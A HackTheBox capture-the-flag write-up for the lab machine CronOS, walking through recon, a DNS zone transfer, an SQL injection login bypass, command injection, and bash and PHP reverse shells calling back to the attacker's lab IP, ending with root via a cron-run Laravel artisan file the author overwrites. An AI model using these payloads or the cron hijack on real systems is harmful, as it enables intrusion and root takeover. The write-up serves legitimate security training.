CronOS

This is the writeup for CronOS from HackTheBox!!!!

Jumping into it with an aggressive nmap scan...


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCkOUbDfxsLPWvII72vC7hU4sfLkKVEqyHRpvPWV2+5s2S4kH0rS25C/R+py
+CvMzCbn6CZn9KayOuHPy5NEqTRIHObjIEhbrz2ho8+bKP43fJpWFEx0bAzFFGzU0fMEt8Mj5j71JEpSws4GEgMycq4lQMuw8g6
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKWsTNMJT9n5sJr5U1iP8dcbk
|   256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHBIQsAL/XR/HGmUzGZgRJe/1lQvrFWnODXvxQ1Dc+Zx
53/tcp open  domain  syn-ack ttl 63 ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```

Interesting enough, 80 showing default Apache page..
Lets add cronos.htb to our hosts file..
Started gobuster in the background.. no hits so far.. lets try some other 'digging'

```
[chaotic@archlinux CronOS]$ dig axfr @10.10.10.13 cronos.htb

; <<>> DiG 9.16.7 <<>> axfr @10.10.10.13 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 56 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Sun Sep 27 10:51:18 CDT 2020
;; XFR size: 7 records (messages 1, bytes 203)
```

ns1 and www we do not have to worry about but lets add admin.cronos.htb to our hosts file..




We can try some SQLi...

after a few unsuccessful attempts.. this worked
https://pentestlab.blog/2012/12/24/sql-injection-authentication-bypass-cheat-sheet/

admin'#
admin'--

We get access the page..

We can see pings back..



lets see if we can abuse this.. Bing Bata Boom, we have command injection!!

Alright, lets catch a shell with bash...

A few that I tried did not work but this ended up working!

> ; /bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.36/7548 0>&1"
> http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

```
[chaotic@archlinux CronOS]$ nc -nlvp 7548
Connection from 10.10.10.13:50700
bash: cannot set terminal process group (1358): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cronos:/var/www/admin$
```

We can get the user flag as www-data..

Priv Esc:

Downloaded LinEnum.sh to the box...

Checking out /etc/crontab

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/var/www/laravel$
```

We actually have write access to /var/www/laravel/artitsan.. we can change this to get execute a php reverse shell..

** It was much easier to create the artisan file on my local machine, then move it in place of the old artisan which i rename to artisan.old **

Lets create the same file and upload it.. the file will include a simple php reverse shell... lets see if it works..

```
www-data@cronos:/var/www/laravel$ cat artisan
<?php
exec("/bin/bash -c 'bash -i > /dev/tcp/10.10.14.36/1337 0>&1'");
www-data@cronos:/var/www/laravel$
```

```
[chaotic@archlinux CronOS]$ nc -lvnp 1337
Connection from 10.10.10.13:51432

id
uid=0(root) gid=0(root) groups=0(root)
```

Welp! That wraps up CronOS from HackTheBox :)